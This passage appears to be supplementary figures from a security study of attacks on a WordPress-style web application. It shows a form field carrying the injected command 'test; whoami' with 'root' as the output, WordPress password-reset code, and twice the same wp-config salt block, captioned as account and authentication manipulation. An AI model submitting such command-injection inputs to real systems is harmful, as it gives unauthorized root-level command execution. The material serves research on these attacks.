
```
Server: 10.139.57.10
Address: 10.139.57.10#53

Non-authoritative answer:
*** Can't find test: No answer

root
```

Account Number: .

Last Name: test; whoami


Zipcode: .

Figure SM1: Default User




```
$message = __('Someone has requested a password reset for the following account:') .
"\r\n\r\n";
$message .= network_home_url( '/' ) . "\r\n\r\n";
$message .= sprintf(__('Username: %s'), $user_login) . "\r\n\r\n";
$message .= __('If this was a mistake, just ignore this email and nothing will happen.') .
"\r\n\r\n";
$message .= __('To reset your password, visit the following address:') . "\r\n\r\n";
$message .= '<' . network_site_url("wp-login.php?action=rp&key=$key&login=" .
rawurlencode($user_login), 'login') . ">\r\n";
```

Figure SM2: Account Manipulation



```
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
* Authentication Unique Keys and Salts.
*
* Change these to different unique phrases!
* You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/
WordPress.org secret-key service}
* You can change these at any point in time to invalidate all existing cookies. This will
force all users to have to log in again.
*
* @since 2.6.0
*/
define('AUTH_KEY', 'put your unique phrase here');
define('SECURE_AUTH_KEY', 'put your unique phrase here');
define('LOGGED_IN_KEY', 'put your unique phrase here');
define('NONCE_KEY', 'put your unique phrase here');
```

Figure SM3: Authentication Manipulation



```
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
* Authentication Unique Keys and Salts.
*
* Change these to different unique phrases!
* You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/
WordPress.org secret-key service}
* You can change these at any point in time to invalidate all existing cookies. This will
force all users to have to log in again.
*
* @since 2.6.0
*/
define('AUTH_KEY', 'put your unique phrase here');
define('SECURE_AUTH_KEY', 'put your unique phrase here');
define('LOGGED_IN_KEY', 'put your unique phrase here');
define('NONCE_KEY', 'put your unique phrase here');
```

Figure SM4: Force All Users Out of System